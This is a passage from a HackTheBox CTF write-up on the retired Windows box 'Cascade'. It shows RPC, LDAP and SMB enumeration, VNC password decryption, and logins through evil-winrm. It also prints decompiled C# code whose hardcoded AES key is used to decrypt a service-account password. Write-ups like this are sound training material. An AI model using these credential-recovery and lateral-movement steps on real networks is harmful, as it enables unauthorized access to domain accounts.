
HackTheBox : Cascade

@muemmelmoehre

July 28, 2020

Casacde was a medium rated Windows box on the platform *hackthebox.eu* at the IP address *10.10.10.182*. The box got retired on July, 25 2020.
This write-up shows my way of solving the box - I'm sure there are many other ways to accomplish the same goal. Enjoy!



1 Timeline

1. Retrieve a user list from `rpc`.
2. With the help of `ldapsearch`, discover *r.thompson*'s legacy password : **rY4n5eva**.
3. Enumerate `smb` as *r.thompson* and discover `s.smith`'s encrypted *VNC* password in `VNC Install.reg`.
4. Decrypt the password : **sT333ve2**.
5. Log in as *s.smith* via `evil-winrm` and retrieve the user flag.
6. Retrieve a database file and some binaries from `smb` as *s.smith*.
7. In the database, discover the encrypted password for the service account *ArkSvc*.
8. Decompile the binaries and discover the included encryption and decryption routines.
9. Decrypt *ArkSvc*'s password : **w3lc0meFr31nd**.
10. Connect via `evil-winrm` as *ArkSvc* and retrieve details on the deleted *TempAdmin* account by querying the `AD`. Discover *TempAdmin*'s legacy password : **baCT3r1aN00dles**.
11. *TempAdmin*'s password is the same as the *Administrator*'s password - log in as *Administrator* via `evil-winrm` and grab the root flag.

2 Details

2.1 Initial foothold

2.1.1 RPC enumeration

The initial `nmap` scan reveals the `rpc` service running. We're able to connect as anonymous user with `rpcclient -U "" 10.10.10.182`[1]. Once connected, we can retrieve a list of domain users with `enumdomusers` :

```
root@[redacted]/cascade# rpcclient -U "" 10.10.10.182
Enter WORKGROUP\'s password:
rpcclient $> enumdomusers
user:[CascGuest] rid:[0x1f5]
user:[arksvc] rid:[0x452]
user:[s.smith] rid:[0x453]
user:[r.thompson] rid:[0x455]
user:[util] rid:[0x457]
user:[j.wakefield] rid:[0x45c]
user:[s.hickson] rid:[0x461]
user:[j.goodhand] rid:[0x462]
user:[a.turnbull] rid:[0x464]
user:[e.crowe] rid:[0x467]
user:[b.hanson] rid:[0x468]
user:[d.burman] rid:[0x469]
user:[BackupSvc] rid:[0x46a]
user:[j.allen] rid:[0x46e]
user:[i.croft] rid:[0x46f]
rpcclient $>
```

The next step is to query the service for the domain name with `querydominfo` :

```
rpcclient $> querydominfo
Domain:         CASCADE
Server:
Comment:
Total Users:    56
Total Groups:   0
Total Aliases:  11
Sequence No:    1
Force Logoff:   -1
Domain Server State:    0x1
Server Role:    ROLE_DOMAIN_PDC
Unknown 3:      0x1
rpcclient $>
```

Now that we know the domain name, we can turn to enumerating the `ldap` service.

[1] Simply hit `enter` when prompted for a password.

2.1.2 `LDAP` enumeration

Again refering to our initial `nmap` scan, we know that the `ldap` service is active. We query it for information with `ldapsearch -x -h 10.10.10.182 -s sub -b 'dc=cascade, dc=local'`. Among that output, we discover the `cascadeLegacyPwd` for one of the users from our list, *r.thompson* :

```
# Ryan Thompson, Users, UK, cascade.local
dn: CN=Ryan Thompson,OU=Users,OU=UK,DC=cascade,DC=local
objectClass: top
objectClass: person
objectClass: organizationalPerson
objectClass: user
cn: Ryan Thompson
sn: Thompson
givenName: Ryan
distinguishedName: CN=Ryan Thompson,OU=Users,OU=UK,DC=cascade,DC=local
instanceType: 4
whenCreated: 20200109193126.0Z
whenChanged: 20200323112031.0Z
displayName: Ryan Thompson
uSNCreated: 24610
memberOf: CN=IT,OU=Groups,OU=UK,DC=cascade,DC=local
uSNChanged: 295010
name: Ryan Thompson
objectGUID:: LfpD6qngUkupEy9bFXBBjA==
userAccountControl: 66048
badPwdCount: 0
codePage: 0
countryCode: 0
badPasswordTime: 132247339091081169
lastLogoff: 0
lastLogon: 132247339125713230
pwdLastSet: 132230718862636251
primaryGroupID: 513
objectSid:: AQUAAAAAAAUVAAAAMvuhxgsd8Uf1yHJFVQQAAA==
accountExpires: 9223372036854775807
logonCount: 2
sAMAccountName: r.thompson
sAMAccountType: 805306368
userPrincipalName: r.thompson@cascade.local
objectCategory: CN=Person,CN=Schema,CN=Configuration,DC=cascade,DC=local
dSCorePropagationData: 20200126183918.0Z
dSCorePropagationData: 20200119174753.0Z
dSCorePropagationData: 20200119174719.0Z
dSCorePropagationData: 20200119174508.0Z
dSCorePropagationData: 16010101000000.0Z
lastLogonTimestamp: 132294360317419816
msDS-SupportedEncryptionTypes: 0
cascadeLegacyPwd: clk0bjVldmE=
```

The password is encoded in `base64`. Upon decoding it, e. g. with tools like *CyberChef*[2], we hold *r.thompson*'s password in our hands : **rY4n5eva**.

2.1.3 `SMB` enumeration

With our freshly baked password, we're now able to enumerate the `smb` service as user *r.thompson*. We list the available shares with `smbmap -u r.thompson -p rY4n5eva -d cascade.local -H 10.10.10.182`[3] :

```
smbmap -u r.thompson -p rY4n5eva -d cascade.local -H 10.10.10.182
[+] Finding open SMB ports....
[+] User SMB session established on 10.10.10.182...
[+] IP: 10.10.10.182:445        Name: cascade.local
Disk                                    Permissions     Comment
----                                    -----------     -------
ADMIN$                                  NO ACCESS       Remote Admin
Audit$                                  NO ACCESS
C$                                      NO ACCESS       Default share
.
dr--r--r--        0 Tue Jan 28 17:05:51 2020    .
dr--r--r--        0 Tue Jan 28 17:05:51 2020    ..
dr--r--r--        0 Sun Jan 12 20:45:14 2020    Contractors
dr--r--r--        0 Sun Jan 12 20:45:10 2020    Finance
dr--r--r--        0 Tue Jan 28 13:04:51 2020    IT
dr--r--r--        0 Sun Jan 12 20:45:20 2020    Production
dr--r--r--        0 Sun Jan 12 20:45:16 2020    Temps
Data                                    READ ONLY
IPC$                                    NO ACCESS       Remote
   IPC
.
dr--r--r--        0 Wed Jan 15 16:50:33 2020    .
dr--r--r--        0 Wed Jan 15 16:50:33 2020    ..
fr--r--r--      258 Wed Jan 15 16:50:14 2020    MapAuditDrive.vbs
fr--r--r--      255 Wed Jan 15 16:51:03 2020    MapDataDrive.vbs
NETLOGON                                READ ONLY       Logon
   server share
.
dr--r--r--        0 Thu Jan  9 18:06:29 2020    .
dr--r--r--        0 Thu Jan  9 18:06:29 2020    ..
dr--r--r--        0 Thu Jan  9 18:06:29 2020    color
dr--r--r--        0 Thu Jan  9 18:06:29 2020    IA64
dr--r--r--        0 Thu Jan  9 18:06:29 2020    W32X86
dr--r--r--        0 Sun Jan 12 22:09:11 2020    x64
print$                                  READ ONLY       Printer
    Drivers
.
dr--r--r--        0 Thu Jan  9 10:31:27 2020    .
dr--r--r--        0 Thu Jan  9 10:31:27 2020    ..
dr--r--r--        0 Thu Jan  9 10:31:27 2020    cascade.local
```

[2]Available in its online version at `https://gchq.github.io/CyberChef/`, last visited : 2020-07-24.
[3]Output slightly modified for readability.

```
SYSVOL                                                  READ ONLY       Logon
    server share
```

Time to enumerate these shares!

2.2 User

2.2.1 VNC

We connect to the `Data` share with

```
smbclient \\\\10.10.10.182\\Data -U r.thompson%rY4n5eva
```

and retrieve several files from `\\10.10.10.182\Data\IT\Temp\s.smith\`, the most interesting of them being `VNC Install.reg`. We view its content with `cat VNC\ Install.reg` :


```
cat VNC\ Install.reg
Windows Registry Editor Version 5.00

[HKEY_LOCAL_MACHINE\SOFTWARE\TightVNC]

[HKEY_LOCAL_MACHINE\SOFTWARE\TightVNC\Server]
"ExtraPorts"=""
"QueryTimeout"=dword:0000001e
"QueryAcceptOnTimeout"=dword:00000000
"LocalInputPriorityTimeout"=dword:00000003
"LocalInputPriority"=dword:00000000
"BlockRemoteInput"=dword:00000000
"BlockLocalInput"=dword:00000000
"IpAccessControl"=""
"RfbPort"=dword:0000170c
"HttpPort"=dword:000016a8
"DisconnectAction"=dword:00000000
"AcceptRfbConnections"=dword:00000001
"UseVncAuthentication"=dword:00000001
"UseControlAuthentication"=dword:00000000
"RepeatControlAuthentication"=dword:00000000
"LoopbackOnly"=dword:00000000
"AcceptHttpConnections"=dword:00000001
"LogLevel"=dword:00000000
"EnableFileTransfers"=dword:00000001
"RemoveWallpaper"=dword:00000001
"UseD3D"=dword:00000001
"UseMirrorDriver"=dword:00000001
"EnableUrlParams"=dword:00000001
"Password"=hex:6b,cf,2a,4b,6e,5a,ca,0f
"AlwaysShared"=dword:00000000
"NeverShared"=dword:00000000
"DisconnectClients"=dword:00000001
"PollingInterval"=dword:000003e8
```

```
"AllowLoopback"=dword:00000000
"VideoRecognitionInterval"=dword:00000bb8
"GrabTransparentWindows"=dword:00000001
"SaveLogToAllUsersPath"=dword:00000000
"RunControlInterface"=dword:00000001
"IdleTimeout"=dword:00000000
"VideoClasses"=""
"VideoRects"=""
```

The encrypted password is listed in hexadecimal :

```
"Password"=hex:6b,cf,2a,4b,6e,5a,ca,0f
```

The file we found is actually an excerpt from the registry entries related to *TightVNC* on the box. The password is encrypted with `DES`[4] and can be decrypted with tools like *VNC Password Recovery*[5] :



From the folder structure on the share, this is most likely *s.smith*'s password.

[4]For further information on *VNC* passwords and how to retrieve and decrypt them, see Raymond's blog post : `https://www.raymond.cc/blog/crack-or-decrypt-vnc-server-encrypted-password/`, last visited : 2020-07-24.

[5]`https://securityxploded.com/vnc-password-recovery.php`, last visited : 2020-07-24.

Another file we find on the share in `\\10.10.10.182\Data\IT\Email Archives\` is the email `Meeting_Notes_June_2018.html` :

```
smb: \IT\Email Archives\> dir
  .                                   D        0  Tue Jan 28 13:00:30 2020
  ..                                  D        0  Tue Jan 28 13:00:30 2020
  Meeting_Notes_June_2018.html        A     2522  Tue Jan 28 13:00:12 2020

                13106687 blocks of size 4096. 7792588 blocks available
smb: \IT\Email Archives\>
```

The email contains a hint towards the *Administrator* account :

From: Steve Smith

To: IT (Internal)

Sent: 14 June 2018 14:07

Subject: Meeting Notes

For anyone that missed yesterday's meeting (I'm looking at you Ben). Main points are below:

-- New production network will be going live on Wednesday so keep an eye out for any issues.

-- We will be using a temporary account to perform all tasks related to the network migration and this account will be deleted at the end of 2018 once the migration is complete. This will allow us to identify actions related to the migration in security logs etc. Username is TempAdmin (password is the same as the normal admin account password).

-- The winner of the "Best GPO" competition will be announced on Friday so get your submissions in soon.

Steve

Let's tuck this info away for the moment and get back to *s.smith*'s credentials.

2.2.2 User flag

With *s.smith*'s password **sT333ve2**, we're able to log onto the box via `evil-winrm` with `evil-winrm -i 10.10.10.182 -u s.smith -p sT333ve2` :

```
root@                                    /cascade/loot# evil-winrm -i 10.10.10.182 -u s.smith -p sT333ve2
NOTE: Gem::Specification#rubyforge_project= is deprecated with no replacement. It will be removed on or after 2019-12-01.
Gem::Specification#rubyforge_project= called from /usr/share/rubygems-integration/all/specifications/erubis-2.7.0.gemspec:16.
NOTE: Gem::Specification#rubyforge_project= is deprecated with no replacement. It will be removed on or after 2019-12-01.
Gem::Specification#rubyforge_project= called from /usr/share/rubygems-integration/2.5.0/specifications/eventmachine-1.0.7.gemspec:21.
NOTE: Gem::Specification#rubyforge_project= is deprecated with no replacement. It will be removed on or after 2019-12-01.
Gem::Specification#rubyforge_project= called from /usr/share/rubygems-integration/2.5.0/specifications/msgpack-1.1.0.gemspec:19.
NOTE: Gem::Specification#rubyforge_project= is deprecated with no replacement. It will be removed on or after 2019-12-01.
Gem::Specification#rubyforge_project= called from /usr/share/rubygems-integration/2.5.0/specifications/thin-1.7.2.gemspec:22.

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\s.smith\Documents>
```

... and grab the user flag :

```
*Evil-WinRM* PS C:\Users\s.smith> cd Desktop
*Evil-WinRM* PS C:\Users\s.smith\Desktop> dir


    Directory: C:\Users\s.smith\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---         5/20/2020   9:56 PM             34 user.txt
-a----         3/25/2020  11:17 AM           1031 WinDirStat.lnk
```

2.3 Root

2.3.1 More SMB enumeration

With *s.smith*'s credentials, we're back to enumerating[6] `smb` :

```
smbmap -u s.smith -p sT333ve2 -d cascade.local -H 10.10.10.182
[+] Finding open SMB ports....
[+] User SMB session established on 10.10.10.182...
[+] IP: 10.10.10.182:445        Name: cascade.local
Disk                                                    Permissions     Comment
----                                                    -----------     -------
ADMIN$                                                  NO ACCESS       Remote Admin
.
dr--r--r--                0 Wed Jan 29 13:01:26 2020    .
dr--r--r--                0 Wed Jan 29 13:01:26 2020    ..
fr--r--r--            13312 Tue Jan 28 16:47:08 2020    CascAudit.exe
fr--r--r--            12288 Wed Jan 29 13:01:26 2020    CascCrypto.dll
dr--r--r--                0 Tue Jan 28 16:43:18 2020    DB
fr--r--r--               45 Tue Jan 28 18:29:47 2020    RunAudit.bat
fr--r--r--           363520 Tue Jan 28 15:42:18 2020    System.Data.SQLite.dll
fr--r--r--           186880 Tue Jan 28 15:42:18 2020    System.Data.SQLite.EF6.
    dll
dr--r--r--                0 Tue Jan 28 15:42:18 2020    x64
dr--r--r--                0 Tue Jan 28 15:42:18 2020    x86
Audit$                                                  READ ONLY
C$                                                      NO ACCESS       Default
    share
.
dr--r--r--                0 Tue Jan 28 17:05:51 2020    .
dr--r--r--                0 Tue Jan 28 17:05:51 2020    ..
dr--r--r--                0 Sun Jan 12 20:45:14 2020    Contractors
dr--r--r--                0 Sun Jan 12 20:45:10 2020    Finance
dr--r--r--                0 Tue Jan 28 13:04:51 2020    IT
dr--r--r--                0 Sun Jan 12 20:45:20 2020    Production
dr--r--r--                0 Sun Jan 12 20:45:16 2020    Temps
Data                                                    READ ONLY
```


[6] Output slightly modified for readability.

```
IPC$                                                    NO ACCESS       Remote
   IPC
.
dr--r--r--          0 Wed Jan 15 16:50:33 2020    .
dr--r--r--          0 Wed Jan 15 16:50:33 2020    ..
fr--r--r--        258 Wed Jan 15 16:50:14 2020    MapAuditDrive.vbs
fr--r--r--        255 Wed Jan 15 16:51:03 2020    MapDataDrive.vbs
NETLOGON                                            READ ONLY       Logon
   server share
.
dr--r--r--          0 Thu Jan  9 18:06:29 2020    .
dr--r--r--          0 Thu Jan  9 18:06:29 2020    ..
dr--r--r--          0 Thu Jan  9 18:06:29 2020    color
dr--r--r--          0 Thu Jan  9 18:06:29 2020    IA64
dr--r--r--          0 Thu Jan  9 18:06:29 2020    W32X86
dr--r--r--          0 Sun Jan 12 22:09:11 2020    x64
print$                                              READ ONLY       Printer
    Drivers
.
dr--r--r--          0 Thu Jan  9 10:31:27 2020    .
dr--r--r--          0 Thu Jan  9 10:31:27 2020    ..
dr--r--r--          0 Thu Jan  9 10:31:27 2020    cascade.local
SYSVOL                                              READ ONLY       Logon
   server share
```

From the `Audit` share, we're able to retrieve

- a database file `Audit.db` (from the `DB` folder),
- an executable `CascAudit.exe` and
- a library `CascCrypt.dll`

with `smbclient \\\\10.10.10.182\\Audit$ -U s.smith%sT333ve2`. The next step is to take a closer look at the database.[7] In the *Ldap* table, we find a password for the service account *ArkSvc* :



The password string isn't simply the `base64`-encoded cleartext password - it is actually encrypted (as we'll see shortly). Good thing we found a crypto library not far from the database file!

[7] I used a program that ships with *Kali*, `DB Browser for SQLite`, for this step.

2.3.2 Decompiling the binaries

On a Windows machine, we decompile the two binaries[8] - they're, as it turns out, written in `C#`.

`CascAudit.exe`

When reviewing the code, the decompiled `exe` file reveals that its purpose is to run an audit to find deleted users and write its results to a database :

```
// Decompiled with JetBrains decompiler
// Type: CascAudiot.MainModule
// Assembly: CascAudit, Version=1.0.0.0, Culture=neutral,
   PublicKeyToken=null
// MVID: A5ED61EF-EE06-4B4D-B028-DFA5DECD972B
// Assembly location: Z:\CascAudit.exe

using CascAudiot.My;
using CascCrypto;
using Microsoft.VisualBasic.CompilerServices;
using System;
using System.Collections;
using System.Data.SQLite;
using System.DirectoryServices;

namespace CascAudiot
{
  [StandardModule]
  internal sealed class MainModule
  {
    private const int USER_DISABLED = 2;

    [STAThread]
    public static void Main()
    {
      if (MyProject.Application.CommandLineArgs.Count != 1)
      {
        Console.WriteLine("Invalid number of command line args
   specified. Must specify database path only");
      }
      else
      {
        using (SQLiteConnection sqLiteConnection = new SQLiteConnection
   ("Data Source=" + MyProject.Application.CommandLineArgs[0] + ";
   Version=3;"))
        {
          string empty1 = string.Empty;
          string str = string.Empty;
          string empty2 = string.Empty;
```

[8]Personally, I like *Jetbrain*'s *dotPeek* a lot : `https://www.jetbrains.com/decompiler/`, last visited : 2020-07-24.

```
        try
        {
          sqLiteConnection.Open();
          using (SQLiteCommand sqLiteCommand = new SQLiteCommand("
SELECT * FROM LDAP", sqLiteConnection))
          {
            using (SQLiteDataReader sqLiteDataReader = sqLiteCommand.
ExecuteReader())
            {
              sqLiteDataReader.Read();
              empty1 = Conversions.ToString(sqLiteDataReader.get_Item
("Uname"));
              empty2 = Conversions.ToString(sqLiteDataReader.get_Item
("Domain"));
              string EncryptedString = Conversions.ToString(
sqLiteDataReader.get_Item("Pwd"));
              try
              {
                str = Crypto.DecryptString(EncryptedString, "
c4scadek3y654321");
              }
              catch (Exception ex)
              {
                ProjectData.SetProjectError(ex);
                Console.WriteLine("Error decrypting password: " + ex.
Message);
                ProjectData.ClearProjectError();
                return;
              }
            }
          }
          sqLiteConnection.Close();
        }
        catch (Exception ex)
        {
          ProjectData.SetProjectError(ex);
          Console.WriteLine("Error getting LDAP connection data From
database: " + ex.Message);
          ProjectData.ClearProjectError();
          return;
        }
        int num = 0;
        using (DirectoryEntry searchRoot = new DirectoryEntry())
        {
          searchRoot.Username = empty2 + "\\" + empty1;
          searchRoot.Password = str;
          searchRoot.AuthenticationType = AuthenticationTypes.Secure;
          using (DirectorySearcher directorySearcher = new
DirectorySearcher(searchRoot))
          {
            directorySearcher.Tombstone = true;
            directorySearcher.PageSize = 1000;
```

```
            directorySearcher.Filter = "(&(isDeleted=TRUE)(
objectclass=user))";
            directorySearcher.PropertiesToLoad.AddRange(new string[3]
            {
              "cn",
              "sAMAccountName",
              "distinguishedName"
            });
            using (SearchResultCollection all = directorySearcher.
FindAll())
            {
              Console.WriteLine("Found " + Conversions.ToString(all.
Count) + " results from LDAP query");
              sqLiteConnection.Open();
              try
              {
                IEnumerator enumerator;
                try
                {
                  enumerator = all.GetEnumerator();
                  while (enumerator.MoveNext())
                  {
                    SearchResult current = (SearchResult) enumerator.
Current;
                    string empty3 = string.Empty;
                    string empty4 = string.Empty;
                    string empty5 = string.Empty;
                    if (current.Properties.Contains("cn"))
                      empty3 = Conversions.ToString(current.
Properties["cn"][0]);
                    if (current.Properties.Contains("sAMAccountName")
)
                      empty4 = Conversions.ToString(current.
Properties["sAMAccountName"][0]);
                    if (current.Properties.Contains("
distinguishedName"))
                      empty5 = Conversions.ToString(current.
Properties["distinguishedName"][0]);
                    using (SQLiteCommand sqLiteCommand = new
SQLiteCommand("INSERT INTO DeletedUserAudit (Name,Username,
DistinguishedName) VALUES (@Name,@Username,@Dn)", sqLiteConnection)
)
                    {
                      sqLiteCommand.get_Parameters().AddWithValue("
@Name", (object) empty3);
                      sqLiteCommand.get_Parameters().AddWithValue("
@Username", (object) empty4);
                      sqLiteCommand.get_Parameters().AddWithValue("
@Dn", (object) empty5);
                      checked { num += sqLiteCommand.ExecuteNonQuery
(); }
                    }
```

```
                    }
                }
                finally
                {
                    if (enumerator is IDisposable)
                        (enumerator as IDisposable).Dispose();
                }
            }
            finally
            {
                sqLiteConnection.Close();
                Console.WriteLine("Successfully inserted " +
    Conversions.ToString(num) + " row(s) into database");
            }
        }
      }
    }
  }
}
```

In order to run the audit and retrieve the information about deleted users, the program authenticates as *ArkSvc* with the password from the database file. Before it is able to establish a connection, it needs to decrypt the password as we can see in this snippet from the code above :

```
string EncryptedString = Conversions.ToString(sqLiteDataReader.get_Item("Pwd"));
try
{
  str = Crypto.DecryptString(EncryptedString, "c4scadek3y654321");
}
```

For the moment, we take a note of that hardcoded key value : `c4scadek3y654321`. But we still don't know what is actually done to decrypt the password - this part is hidden in the `CascCrypt` library. Let's take a look!

`CascCrypt.dll`

The decompiled library finally reveals the details about the encrypted password :

```
// Decompiled with JetBrains decompiler
// Type: CascCrypto.Crypto
// Assembly: CascCrypto, Version=1.0.0.0, Culture=neutral,
    PublicKeyToken=null
// MVID: 91D4F672-E937-4DE4-9B7F-86B055322985
// Assembly location: Z:\CascCrypto.dll

using System;
using System.IO;
using System.Security.Cryptography;
```

```
using System.Text;

namespace CascCrypto
{
  public class Crypto
  {
    public const string DefaultIV = "1tdyjCbY1Ix49842";
    public const int Keysize = 128;

    public static string EncryptString(string Plaintext, string Key)
    {
      byte[] bytes = Encoding.UTF8.GetBytes(Plaintext);
      Aes aes = Aes.Create();
      aes.BlockSize = 128;
      aes.KeySize = 128;
      aes.IV = Encoding.UTF8.GetBytes("1tdyjCbY1Ix49842");
      aes.Key = Encoding.UTF8.GetBytes(Key);
      aes.Mode = CipherMode.CBC;
      using (MemoryStream memoryStream = new MemoryStream())
      {
        using (CryptoStream cryptoStream = new CryptoStream((Stream)
   memoryStream, aes.CreateEncryptor(), CryptoStreamMode.Write))
        {
          cryptoStream.Write(bytes, 0, bytes.Length);
          cryptoStream.FlushFinalBlock();
        }
        return Convert.ToBase64String(memoryStream.ToArray());
      }
    }

    public static string DecryptString(string EncryptedString, string
   Key)
    {
      byte[] buffer = Convert.FromBase64String(EncryptedString);
      Aes aes = Aes.Create();
      aes.KeySize = 128;
      aes.BlockSize = 128;
      aes.IV = Encoding.UTF8.GetBytes("1tdyjCbY1Ix49842");
      aes.Mode = CipherMode.CBC;
      aes.Key = Encoding.UTF8.GetBytes(Key);
      using (MemoryStream memoryStream = new MemoryStream(buffer))
      {
        using (CryptoStream cryptoStream = new CryptoStream((Stream)
   memoryStream, aes.CreateDecryptor(), CryptoStreamMode.Read))
        {
          byte[] numArray = new byte[checked (buffer.Length - 1 + 1)];
          cryptoStream.Read(numArray, 0, numArray.Length);
          return Encoding.UTF8.GetString(numArray);
        }
      }
    }
  }
```

```
}
```


It uses the `AES` crypto system in `CBC` mode with an 128-bit key, as we can see both in the `EncryptString` and `DecryptString` method; there, we also find the hardcoded *Initialization Vector (IV)* : `1tdyjCbY1Ix49842` :

```
byte[] bytes = Encoding.UTF8.GetBytes(Plaintext);
Aes aes = Aes.Create();
aes.BlockSize = 128;
aes.KeySize = 128;
aes.IV = Encoding.UTF8.GetBytes("1tdyjCbY1Ix49842");
aes.Key = Encoding.UTF8.GetBytes(Key);
aes.Mode = CipherMode.CBC;
```

With these configuration details, we know everthing we need in order to decrypt *ArkSvc*'s password.

2.3.3 Privilege escalation to user ArkSvc

Time to head once again over to *CyberChef*[9]! First, the encrypted password string needs to be `base64`-decoded, then we can plug the values for the `AES` decryption :



[9]Of course, the *Chef* isn't the only tool up to the task - you could write your own script, reuse snippets from the decompiled code or use any other tool that can decrypt `AES`. As our ciphertext is `base64`-encoded, I found the *Chef* to be very well-suited for my purpose.

Everything goes smoothly and we're presented with the cleartext password for *ArkSvc* : **w3lc0meFr31nd**.[10]

2.3.4 Deleted user TempAdmin

For the privilege escalation to *Administrator*, we come back to the meeting recap we found earlier - the one mentioning a deleted user *TempAdmin* which had the same password than the actual *Administrator* password. We also find a mention of that account in `\\10.10.10.182\Data\IT\Logs\Ark AD Recycle Bin\ArkAdRecycleBin.log` :

```
1/10/2018 15:43 [MAIN_THREAD]   ** STARTING - ARK AD RECYCLE BIN
   MANAGER v1.2.2 **
1/10/2018 15:43 [MAIN_THREAD]   Validating settings...
1/10/2018 15:43 [MAIN_THREAD]   Error: Access is denied
1/10/2018 15:43 [MAIN_THREAD]   Exiting with error code 5
2/10/2018 15:56 [MAIN_THREAD]   ** STARTING - ARK AD RECYCLE BIN
   MANAGER v1.2.2 **
